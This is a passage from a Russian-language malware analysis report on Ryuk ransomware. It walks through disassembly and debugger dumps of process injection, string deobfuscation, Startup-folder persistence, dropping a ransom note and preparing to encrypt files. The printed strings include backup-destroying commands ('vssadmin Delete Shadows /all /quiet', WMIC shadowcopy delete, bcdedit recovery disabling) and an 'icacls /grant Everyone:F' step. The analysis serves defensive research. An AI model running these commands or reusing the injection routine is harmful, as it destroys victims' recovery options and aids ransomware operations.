Мы можем динамически видеть, как он получает список запущенных процессов в подпрограмме **140002D9C** с помощью **CreateToolhelp32Snapshot**. После их получения он проходит по списку, пытаясь один за другим открыть процессы с помощью **OpenProcess** до тех пор, пока у него не получится это сделать. В данном случае первый процесс, который он смог открыть, - это **"taskhost.exe"**.

0000140002E0D	E8 8C2D0000	call <JMP.&Process32NextW>	
0000140002E12	85C0	test eax,eax	
0000140002E14	0F84 01020000	je vxafl.14000301B	
0000140002E1A	48:8DB3 F8010000	lea rsi,qword ptr ds:[rbx+1F8]	
0000140002E21	33C9	xor ecx,ecx	
0000140002E23	FF15 57320100	call qword ptr ds:[<&SetLastError>]	
0000140002E29	44:8B4424 68	mov r8d,dword ptr ss:[rsp+68]	
0000140002E2E	33D2	xor edx,edx	edx:L"taskhost.exe"
0000140002E30	B9 FFFF1F00	mov ecx,1FFFFFF	
0000140002E35	FF15 25330100	call qword ptr ds:[<&OpenProcess>]	
0000140002E3B	4C:8BE0	mov r12,rax	
0000140002E3E	48:85C0	test rax,rax	
0000140002E41	0F84 B6010000	je vxafl.140002FFD	
0000140002E47	49:63CF	movsxd rcx,r15d	
0000140002E4A	48:8D55 8C	lea rdx,qword ptr ss:[rbp-74]	
0000140002E4E	48:69C9 FC010000	imul rcx,rcx,1FC	
0000140002E55	41:B8 03010000	mov r8d,103	
0000140002E5B	48:03CB	add rcx,rbx	
0000140002E5E	E8 25530000	call vxafl.140008188	

Рис. 31: Динамическое выполнение процедуры для получения процесса

Мы можем видеть, что впоследствии он считывает информацию токена процесса, поэтому он вызывает **OpenProcessToken** с параметром "20008"

0000000140002E68	004624 00	mov ecx,qword ptr ds:[rsp+00]
0000000140002E67	4C:8D4424 48	lea r8,qword ptr ss:[rsp+48]
0000000140002E6C	894E FC	mov dword ptr ds:[rsi-4],ecx
0000000140002E6F	BA 08000200	mov edx,20008
0000000140002E74	49:8BCC	mov rcx,r12
0000000140002E77	FF15 83310100	call qword ptr ds:[<&OpenProcessToken>]
0000000140002E7D	85C8	test eax,eax

Рис. 32: Чтение информации токена процесса

Он также проверяет, что процесс, в который он будет внедряться, не является **csrss.exe**, **explorer.exe**, **lsaas.exe** или что он имеет набор прав **NT authority**.

```

test    eax, eax
jz      short loc_140005AE5
mov     rdx, rsi          ; Str2
lea     rcx, Str1        ; Str1
call    wcscmp
test    eax, eax
jz      short loc_140005AE5
cmp     [rbx+4], r15d
jnz     short loc_140005AE5
lea     rdx, aCsrssExe   ; "csrss.exe"
mov     rcx, rsi          ; Str1
call    wcscmp
test    eax, eax
jz      short loc_140005AE5
lea     rdx, aExplorerExe ; "explorer.exe"
mov     rcx, rsi          ; Str1
call    wcscmp
test    eax, eax
jz      short loc_140005AE5
lea     rdx, aLsaasExe   ; "lsaas.exe"
mov     rcx, rsi          ; Str1
call    wcscmp

```

Рис. 33: Исключенные процессы

Мы можем динамически видеть, как он сначала выполняет проверку с помощью информации токена процесса в **140002D9C** с целью узнать, является ли учетная запись, чьи права используются для выполнения процесса, учетной записью **NT AUTHORITY**.

0000000140002F08	49:8B55 00	mov rax,qword ptr ds:[r13]	
0000000140002F6C	48:8BD8	mov rbx,rax	rbx:L"MISTBORN"
0000000140002F6F	48:8D4424 40	lea rax,qword ptr ss:[rsp+40]	
0000000140002F74	33C9	xor ecx,ecx	
0000000140002F76	48:894424 30	mov qword ptr ss:[rsp+30],rax	
0000000140002F7B	48:8D85 F0010000	lea rax,qword ptr ss:[rbp+1F0]	
0000000140002F82	48:894424 28	mov qword ptr ss:[rsp+28],rax	
0000000140002F87	48:895C24 20	mov qword ptr ss:[rsp+20],rbx	[rsp+20]:L"MISTBORN"
0000000140002F8C	FF15 8E300100	call qword ptr ds:[<&LookupAccountSid>]	
→ 0000000140002F92	66:833B 4E	cmp word ptr ds:[rbx],4E	rbx:L"MISTBORN", 4E:'N'
0000000140002F96	75 16	jne vxaF1.140002FAE	
0000000140002F98	66:837B 02 54	cmp word ptr ds:[rbx+2],54	rbx+2:L"ISTBORN", 54:'T'
0000000140002F9D	75 0F	jne vxaF1.140002FAE	
0000000140002F9F	66:837B 06 41	cmp word ptr ds:[rbx+6],41	rbx+6:L"TBORN", 41:'A'

Рис. 34: Проверка NT AUTHORITY

А позже, вне процедуры, он проверяет, что это не `csrss.exe`, `explorer.exe` или `lsass.exe`.

0000000140005A70	74 73	je vxafl.140005AE5	
0000000140005A72	48:8BD6	mov rdx,rsi	rdx:L"taskhost.exe", rsi:L"taskhost.exe"
0000000140005A75	48:8D0D 1CA21600	lea rcx,qword ptr ds:[14016FC98]	
0000000140005A7C	E8 97260000	call vxafl.140008118	
0000000140005A81	85C0	test eax,eax	
0000000140005A83	74 60	je vxafl.140005AE5	
0000000140005A85	44:397B 04	cmp dword ptr ds:[rbx+4],r15d	
0000000140005A89	75 5A	jne vxafl.140005AE5	
0000000140005A8B	48:8D15 8E0B0100	lea rdx,qword ptr ds:[140016620]	rdx:L"taskhost.exe", 0000000140016620:L"csrss.exe"
0000000140005A92	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005A95	E8 7E260000	call vxafl.140008118	
0000000140005A9A	85C0	test eax,eax	
0000000140005A9C	74 47	je vxafl.140005AE5	
0000000140005A9E	48:8D15 930B0100	lea rdx,qword ptr ds:[140016638]	rdx:L"taskhost.exe", 0000000140016638:L"explorer.exe"
0000000140005AA5	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005AAB	E8 6B260000	call vxafl.140008118	
0000000140005AAD	85C0	test eax,eax	
0000000140005AAF	74 34	je vxafl.140005AE5	
0000000140005AB1	48:8D15 A00B0100	lea rdx,qword ptr ds:[140016658]	rdx:L"taskhost.exe", 0000000140016658:L"lsass.exe"
0000000140005AB8	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005ABD	E8 58260000	call vxafl.140008118	

Рис. 35: Проверка NT AUTHORITY

После того как он сделал снимок процессов, открыл процессы и проверил, что ни один из них не является исключенным, он готов записывать в память процессы, которые будут внедрены.

Для этого он сперва резервирует область в памяти (`VirtualAllocEx`), записывает в нее (`WriteProcessMemory`) и создает поток (`CreateRemoteThread`). Для работы с этими функциями он использует PID-ы выбранных процессов, которые он предварительно получил с помощью `CreateToolhelp32Snapshot`.

```

v8 = VirtualAllocEx(v2, v5, v6, 0x3000u, 0x40u);
if ( !v8 )
{
    v9 = GetLastError();
    itoa(v9, &Dest, 10);
    CloseHandle(v2);
    return 1i64;
}
NumberOfBytesWritten = 0i64;
if ( !WriteProcessMemory(v2, v8, v5, v7, &NumberOfBytesWritten) )
{
    v10 = 2;
LABEL_10:
    CloseHandle(v2);
    VirtualFreeEx(v2, v5, 0i64, 0x8000u);
    return v10;
}
if ( !CreateRemoteThread(v2, 0i64, 0i64, StartAddress, v8, 0, 0i64) )
{
    GetLastError();
    v10 = 3;
    goto LABEL_10;
}
    
```

Рис. 36: Код для внедрения


Здесь мы можем динамически наблюдать, как он использует PID процесса для вызова функции `VirtualAllocEx`.

C74424 20 40000000	mov dword ptr ss:[rsp+20],40	40:'@'
44:8BC3	mov r8d,ebx	
48:8BD6	mov rdx,rsi	
48:8BCF	mov rcx,rdi	
8BE8	mov ebp,ebx	
FF15 5C490100	call qword ptr ds:[&VirtualAllocEx]	
48:8BD8	mov rbx,rax	
48:8BFA	test rax,rax	

Рис. 37: Вызов VirtualAllocEx

5.4 Шифрование

В данном разделе мы рассмотрим часть этого образца, связанного с шифрованием. На следующем рисунке Вы можете увидеть две подпрограммы под названием **"LoadLibrary_EncodeString"** и **"Encode_Func"**, которые отвечают за выполнение процедуры шифрования.

A screenshot of a debugger window showing assembly code for the `Encode_Func` procedure. A red arrow points to the top of the window. The code includes instructions for moving `ecx` to `1388h`, calling `cs:Sleep`, `LoadLibrary_EncodeString`, and `Encode_Func`. It also shows stack frame management with `lea`, `xor`, `mov`, `rsi`, `rdi`, `rsp`, `pop`, and `retn` instructions.

```
mov     ecx, 1388h      ; dwMilliseconds
call    cs:Sleep
call    LoadLibrary_EncodeString
lea     ecx, [r12+2]
call    Encode_Func
lea     r11, [rsp+0BB060h+var_20]
xor     eax, eax
mov     rbx, [r11+30h]
mov     rsi, [r11+38h]
mov     rdi, [r11+40h]
mov     rsp, r11
pop     r15
pop     r14
pop     r13
pop     r12
pop     rbp
retn
```

Рис. 38: Процедуры шифрования

Вначале мы можем видеть, как он загружает строку, которая позже будет использоваться для деобфускации всего, что необходимо: импорты, DLL, команды, файлы и CSP.

A screenshot of a debugger window showing assembly code for the `LoadLibrary_EncodeString` procedure. The code defines several local variables for pointers to stack locations and then performs stack frame management, including pushing `rbp`, `r12`, `r13`, `r14`, and `r15`. It then moves `ecx` to `cs:dword_1400235CC` and calls `sub_140005464`. Finally, it loads a string into `r12`, moves `esi` to `eax`, `rcx` to `r12`, and `edi` to `edi`, before calling `strlen`.

```
LoadLibrary_EncodeString proc near
LibFileName= byte ptr -20h
var_18= dword ptr -18h
var_14= byte ptr -14h
ProcName= byte ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= word ptr -4
var_s0= byte ptr 0
arg_0= qword ptr 30h
arg_8= qword ptr 38h
arg_10= qword ptr 40h

mov     [rsp-28h+arg_0], rbx
mov     [rsp-28h+arg_8], rsi
mov     [rsp-28h+arg_10], rdi
push    rbp
push    r12
push    r13
push    r14
push    r15
mov     rbp, rsp
sub     rsp, 40h
mov     ecx, cs:dword_1400235CC
call    sub_140005464
lea     r12, Str          ; "S3vKQbBYmqvhliepBJZQMJDwLBTTrDKGJT[w[TZL"...
mov     esi, eax
mov     rcx, r12          ; Str
xor     edi, edi
call    strlen
lea     r13d, [rdi+1]
test   rax, rax
jz     short loc_1400046C6
```

Рис. 39: Цепь деобфускации

На следующем рисунке показан первый импорт, который он деобфускирует в регистре R4, **LoadLibrary**. Это будет использоваться позже для загрузки необходимых DLL. Мы также можем видеть другую строку в регистре R12, которая используется вместе с предыдущей строкой для выполнения деобфускации.

```

Ocultar FPU
RAX 000000000000006B 'k'
RBX 00007FF653C964B4 ttqum.00007FF653C964B4
RCX 0000000000000048 'H'
RDY 0000000000000008
RBP 00000016D6644950
RSP 00000016D6644910
RSI 000000000000000C
RDI 00007FF653CA3E4C ttqum.00007FF653CA3E4C

R8 7EFEFEFEFEFEFEFF
R9 7EFEFEFEFEFEFEFF
R10 0000000000000000
R11 8101010101010100
R12 00007FF653CA35D0 "PIuHRaAZnrUkOjfsAIYRNIGtOAwqGHDI"
R13 0000000000000001
R14 00007FF653CA3E40 "LoadLibraryA"
R15 0000000000000044 'D'

RIP 00007FF653C8470A ttqum.00007FF653C8470A

RFLAGS 0000000000000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000018 (STATUS_CONFLICTING_ADDRESSES)

```

Рис. 40: Динамическая деобфускация

Он продолжает загружать команды, которые выполнит позже, чтобы отключить резервные копии, точки восстановления и безопасные режимы загрузки.

Dirección	Hex	ASCII
00007FF653CA35C0	35 00 20 00 12 00 02 00 1C 00 00 00 3A F2 57 00	5.:0w.
00007FF653CA35D0	50 49 75 48 52 61 41 5A 6E 72 75 6B 4F 6A 66 73	PIuHRaAZnrUkOjfs
00007FF653CA35E0	41 49 59 52 4E 49 47 74 4F 41 57 71 47 48 44 49	AIYRNIGtOAwqGHDI
00007FF653CA35F0	57 58 74 58 57 59 4F 41 68 44 6C 4F 56 49 68 56	WtXWYOAhDlOVIkV
00007FF653CA3600	43 49 76 67 6E 56 49 66 49 72 61 53 68 6C 51 54	CivgnvifirasklQT
00007FF653CA3610	64 52 64 44 65 48 53 50 00 00 00 00 00 00 00 00	dRdDeHSP.....
00007FF653CA3620	76 73 73 61 64 6D 69 6E 20 44 65 6C 65 74 65 20	Vssadmin Delete
00007FF653CA3630	53 68 61 64 6F 77 73 20 2F 61 6C 6C 20 2F 71 75	Shadows /all /qu
00007FF653CA3640	69 65 74 0D 0A 76 73 73 61 64 6D 69 6E 20 72 65	iet..vssadmin re
00007FF653CA3650	73 69 7A 65 20 73 68 61 64 6F 77 73 74 6F 72 61	size shadowstora
00007FF653CA3660	67 65 20 2F 66 6F 72 3D 63 3A 20 2F 6F 6E 3D 63	ge /for=c: /on=c
00007FF653CA3670	3A 20 2F 6D 61 78 73 69 7A 65 3D 34 30 31 4D 42	:/maxsize=401MB
00007FF653CA3680	0D 0A 76 73 73 61 64 6D 69 6E 20 72 65 73 69 7A	..vssadmin resiz
00007FF653CA3690	65 20 73 68 61 64 6F 77 73 74 6F 72 61 67 65 20	e shadowstorage
00007FF653CA36A0	2F 66 6F 72 3D 63 3A 20 2F 6F 6E 3D 63 3A 20 2F	/for=c: /on=c: /
00007FF653CA36B0	6D 61 78 73 69 7A 65 3D 75 6E 62 6F 75 6E 64 65	maxsize=unbounde

Рис. 41: Загрузка команд

Затем он загружает локацию, куда он бросит 3 файла: **Windows.bat**, **run.sct** и **start.bat**.

Dirección	Hex	ASCII
00007FF653CA3C52	44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00	D.o.c.u.m.e.n.t.
00007FF653CA3C62	73 00 20 00 61 00 6E 00 64 00 20 00 53 00 65 00	s..and..s.e.
00007FF653CA3C72	74 00 74 00 69 00 6E 00 67 00 73 00 5C 00 44 00	t.t.i.n.g.s.\.D.
00007FF653CA3C82	65 00 66 00 61 00 75 00 6C 00 74 00 20 00 75 00	e.f.a.u.i.t..u.
00007FF653CA3C92	73 00 65 00 72 00 5C 00 77 00 69 00 6E 00 64 00	s.e.r.\.w.i.n.d.
00007FF653CA3CA2	6F 00 77 00 2E 00 62 00 61 00 74 00 00 00 0C 00	o.w...b.a.t....
00007FF653CA3CB2	0D 00 1A 00 28 00 27 00 0C 00 24 00 34 00 1A 00	...+...\$.4...
00007FF653CA3CC2	01 00 55 00 0A 00 21 00 0E 00 46 00 20 00 24 00	..U...!...F..\$.
00007FF653CA3CD2	3D 00 2D 00 38 00 20 00 2E 00 34 00 28 00 00 00	=.-.;...4.(...
00007FF653CA3CE2	00 00 00 00 00 00 03 06 33 1C 05 20 13 1F 32 3F3...??
00007FF653CA3CF2	1C 08 3D 05 15 1C 27 3D 05 05 27 27 23 1B 38 32	..==.'=#.82
00007FF653CA3D02	0B 32 32 3A 36 2C 39 2C 22 3D 25 2A 26 2E 06 18	..22:6,9,"=%*&...
00007FF653CA3D12	3E 3A 38 15 00 00 03 06 33 1C 05 20 13 1F 32 3F	>:8...3...??
00007FF653CA3D22	1C 08 3D 05 15 1C 27 3D 05 05 27 27 23 1B 38 32	..==.'=#.82
00007FF653CA3D32	0B 32 32 3A 36 2C 39 2C 22 3D 25 2A 26 2E 06 18	..22:6,9,"=%*&...
00007FF653CA3D42	3C 20 3A 20 63 69 65 73 5C 53 79 73 74 65 6D 5C	< : c:\System\

Dirección	Hex	ASCII
00007FF653CA3D58	5C 75 73 65 72 73 5C 50 75 62 6C 69 63 5C 72 75	Users\Public\ru
00007FF653CA3D68	6E 2E 73 63 74 00 00 00 0C 1A 01 29 20 15 61 17	n.sct.....) .a.

Dirección	Hex	ASCII
00007FF653CA3D70	5C 53 74 61 72 74 20 4D 65 6E 75 5C 50 72 6F 67	Start Menu\Prog
00007FF653CA3D80	72 61 6D 73 5C 53 74 61 72 74 75 70 5C 73 74 61	rams\Startup\sta
00007FF653CA3D90	72 74 2E 62 61 74 00 00 6A 15 20 38 37 13 32 06	rt.bat..j. ;7.2.

Dirección	Hex	ASCII
00007FF653CA3DA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00007FF653CA3DB0	5C 41 70 70 44 61 74 61 5C 52 6F 61 6D 69 6E 67	\AppData\Roaming
00007FF653CA3DC0	5C 4D 69 63 72 6F 73 6F 66 74 5C 57 69 6E 64 6F	\Microsoft\windo
00007FF653CA3DD0	77 73 5C 53 74 61 72 74 20 4D 65 6E 75 5C 50 72	ws\Start Menu\Pr
00007FF653CA3DE0	6F 67 72 61 6D 73 5C 53 74 61 72 74 75 70 5C 73	ograms\Startup\s
00007FF653CA3DF0	74 61 72 74 2E 62 61 74 00 00 00 00 00 00 00 00	tart.bat.....
00007FF653CA3E00	73 74 61 72 74 20 22 22 20 22 00 00 00 00 00 00	start "" %
00007FF653CA3E10	73 74 61 72 74 20 22 22 20 25 54 45 4D 50 25 00	start "" %TEMP%
00007FF653CA3E20	73 74 61 72 74 20 22 22 20 25 50 55 42 4C 49 43	start "" %PUBLIC

Рис. 42: Локации файлов

Эти 3 файла используются для проверки привилегий, которыми обладают каждая из локаций. Если требуемые привилегии недоступны, Ruuk останавливает выполнение.

Он продолжает загружать строки, соответствующие трем файлам. Первая строка, **DECRYPT_INFORMATION.html**, содержит информацию, необходимую для восстановления файлов. Вторая, **PUBLIC**, содержит открытый ключ RSA.

Dirección	Hex	ASCII
00007FF653CA2E9C	F7 C3 C7 E3 AD 26 5F A6 19 00 00 00 5C 00 44 00	+Ac&_!...\.D.
00007FF653CA2EAC	45 00 43 00 52 00 59 00 50 00 54 00 5F 00 49 00	E.C.R.Y.P.T...I.
00007FF653CA2EBC	4E 00 46 00 4F 00 52 00 4D 00 41 00 54 00 49 00	N.F.O.R.M.A.T.I.
00007FF653CA2ECC	4F 00 4E 00 2E 00 68 00 74 00 6D 00 6C 00 00 00	O.N...h.t.m.l...

Рис. 43: Строка DECRYPT INFORMATION.html

Третья, **UNIQUE_ID_DO_NOT_REMOVE**, содержит зашифрованный ключ, который будет использоваться в следующей подпрограмме для выполнения шифрования.

Dirección	Hex	ASCII
00007FF653CA347C	F8 F1 E8 0D 54 DE 8D 7B 18 00 00 00 5C 00 55 00	one.TP.{...\.U.
00007FF653CA348C	4E 00 49 00 51 00 55 00 45 00 5F 00 49 00 44 00	N.I.Q.U.E...I.D.
00007FF653CA349C	5F 00 44 00 4F 00 5F 00 4E 00 4F 00 54 00 5F 00	_D.O...N.O.T._.
00007FF653CA34AC	52 00 45 00 4D 00 4F 00 56 00 45 00 00 00 00 00	R.E.M.O.V.E.....

Рис. 44: Строка UNIQUE ID DO NOT REMOVE

Наконец, он загружает необходимые библиотеки вместе с требуемыми импортами и CSP (Microsoft Enhanced RSA и AES Cryptographic Provider).

00007FF653C84C29	FF15 A1140100	call qword ptr ds:[<&LoadLibraryA>]	
00007FF653C84C2F	48:8BC8	mov rcx, rax	
00007FF653C84C32	48:8905 7FB01600	mov qword ptr ds:[7FF653DEF088], rax	00007FF653CA3E40: "LoadLibraryA"
00007FF653C84C39	48:8D15 00F20100	lea rdx, qword ptr ds:[7FF653CA3E40]	
00007FF653C84C40	FF15 72150100	call qword ptr ds:[&GetProcAddress]	00007FF653CA4642: "mpr.dll"
00007FF653C84C46	48:8D0D F5F90100	lea rcx, qword ptr ds:[7FF653CA4642]	
00007FF653C84C4D	48:8905 A4B01600	mov qword ptr ds:[7FF653DEF0F8], rax	
00007FF653C84C54	FFD0	call rax	
00007FF653C84C56	48:8D0D ADFA0100	lea rcx, qword ptr ds:[7FF653CA470A]	00007FF653CA470A: "advapi32.dll"
00007FF653C84C5D	48:8905 54B11600	mov qword ptr ds:[7FF653DEF088], rax	
00007FF653C84C64	FF15 8E801600	call qword ptr ds:[7FF653DEF0F8]	
00007FF653C84C6A	48:8D0D E8FD0100	lea rcx, qword ptr ds:[7FF653CA4A5C]	00007FF653CA4A5C: "ole32.dll"
00007FF653C84C71	48:8905 20E60200	mov qword ptr ds:[7FF653C83298], rax	
00007FF653C84C78	FF15 7AB01600	call qword ptr ds:[7FF653DEF0F8]	
00007FF653C84C7E	48:8D0D 6DFE0100	lea rcx, qword ptr ds:[7FF653CA4AF2]	00007FF653CA4AF2: "Shell32.dll"
00007FF653C84C85	48:8905 94E50200	mov qword ptr ds:[7FF653C83220], rax	
00007FF653C84C8C	FF15 66B01600	call qword ptr ds:[7FF653DEF0F8]	
00007FF653C84C92	48:8D0D 8F1E0100	lea rcx, qword ptr ds:[7FF653C96B28]	00007FF653C96B28: "iphlpapi.dll"
00007FF653C84C99	48:8905 A8B01600	mov qword ptr ds:[7FF653DEF048], rax	

Рис. 45: Загрузка библиотек

После того как вся деобфускация завершена, он переходит к выполнению действий, требуемых для шифрования: перебор всех логических дисков, выполнение того, что было загружено в предыдущей подпрограмме, усиление присутствия в системе, заброска файла RuukReadMe.html, шифрование, перебор всех сетевых дисков, переход на обнаруженные устройства и их шифрование.

Все начинается с загрузки "cmd.exe" и записи открытого RSA-ключа.

```
loc_7FF7A9663A4F:
call     wcschat
mov     rdx, rbx          ; Source
lea     rcx, word_7FF7A97CF2F0 ; Dest
call     wcsncpy
lea     rdx, aPublic     ; "PUBLIC"
lea     rcx, word_7FF7A97CF2F0 ; Dest
call     wcschat
lea     rcx, clavePublica_victima
call     sub_7FF7A9663098
call     sub_7FF7A96637E4
mov     ecx, 3E8h
call     cs:qword_7FF7A96931A0
mov     al, cs:byte_7FF7A9676928
movsd   xmm0, cs:qword_7FF7A9676920
movsd   xmm1, cs:qword_7FF7A9676940
mov     [rsp+140h+var_F8], al
xor     eax, eax
mov     [rsp+140h+var_F7], al
mov     eax, cs:dword_7FF7A9676948
mov     [rbp+40h+var_98], eax
mov     al, cs:byte_7FF7A967694C
movsd   qword ptr [rsp+140h+var_100], xmm0
movups  xmm0, cs:xmmword_7FF7A9676930
mov     [rbp+40h+var_94], al
xor     eax, eax
mov     [rbp+40h+var_93], rax
mov     [rbp+40h+var_8B], ax
mov     [rbp+40h+var_89], al
movups  xmmword ptr [rbp+40h+var_B0], xmm0
movsd   [rbp+40h+var_A0], xmm1
call     cs:GetLogicalDrives
mov     edi, eax
mov     ebx, r12d
```

Рис. 46: Подготовка к шифрованию

Затем он получает все логические диски с помощью **GetLogicalDrives** и отключает все резервные копии, точки восстановления и безопасные режимы загрузки.

```
xor     edx, edx          ; uCmdShow
lea     rcx, CmdLine     ; "cmd /c \"WMIC.exe shadowcopy delet\"
call     cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aVssadminExeDel ; "vssadmin.exe Delete Shadows /all /quiet"
call     cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aBcdeditSetDefa ; "bcdedit /set {default} recoveryenabled ..."
call     cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aBootstatuspoli ; "bootstatuspolicy ignoreallfailures"
call     cs:WinExec
cmp     cs:dword_7FF653CB32A4, r12d
mov     r14d, [rbp+40h+arg_0]
jnz     short loc_7FF653C83BB0
```

Рис. 47: Деактивация средств восстановления

После этого он усиливает свое присутствие в системе, как мы видели выше, и записывает первый файл **RyukReadMe.html** в TEMP.




Рис. 48: Публикация уведомления о выкупе

На следующем рисунке Вы можете увидеть, как он создает файл, загружает содержимое и записывает его:




Рис. 49: Загрузка и запись содержимого файла

Чтобы иметь возможность выполнить эти же действия на всех устройствах, он использует "icacls.exe", как мы показывали выше.

<pre> B9 E8030000 mov ecx,3E8 FF15 0EF70200 call qword ptr ds:[<&Sleep>] 8A05 902E0100 mov al,byte ptr ds:[7FF653C96928] F2:0F1005 802E0100 movsd xmm0,qword ptr ds:[7FF653C96920] F2:0F100D 982E0100 movsd xmm1,qword ptr ds:[7FF653C96940] 884424 48 mov byte ptr ss:[rsp+48],al 33C0 xor eax,eax 884424 49 mov byte ptr ss:[rsp+49],al 8B05 902E0100 mov eax,dword ptr ds:[7FF653C96948] 8945 A8 mov dword ptr ss:[rbp-58],eax 8A05 8B2E0100 mov al,byte ptr ds:[7FF653C9694C] F2:0F114424 40 movsd qword ptr ss:[rsp+40],xmm0 0F1005 622E0100 movups xmm0,xmmword ptr ds:[7FF653C96930] 8845 AC mov byte ptr ss:[rbp-54],al 33C0 xor eax,eax 48:8945 AD mov qword ptr ss:[rbp-53],rax 66:8945 B5 mov word ptr ss:[rbp-4B],ax 8845 B7 mov byte ptr ss:[rbp-49],al 0F1145 90 movups xmmword ptr ss:[rbp-70],xmm0 F2:0F114D A0 movsd qword ptr ss:[rbp-60],xmm1 FF15 B3250100 call qword ptr ds:[<&GetLogicalDrives>] </pre>	<pre> 00007FF653C96920:"icacls \"\" 00007FF653C96940:"e:F /T /C /Q" 00007FF653C96948:"C /Q" 00007FF653C96930:"\" /grant Everyone:F /T /C /Q" [rbp-60]:"Iphlpapi.dll" </pre>
--	---

Рис. 50: Использование icalcls.exe

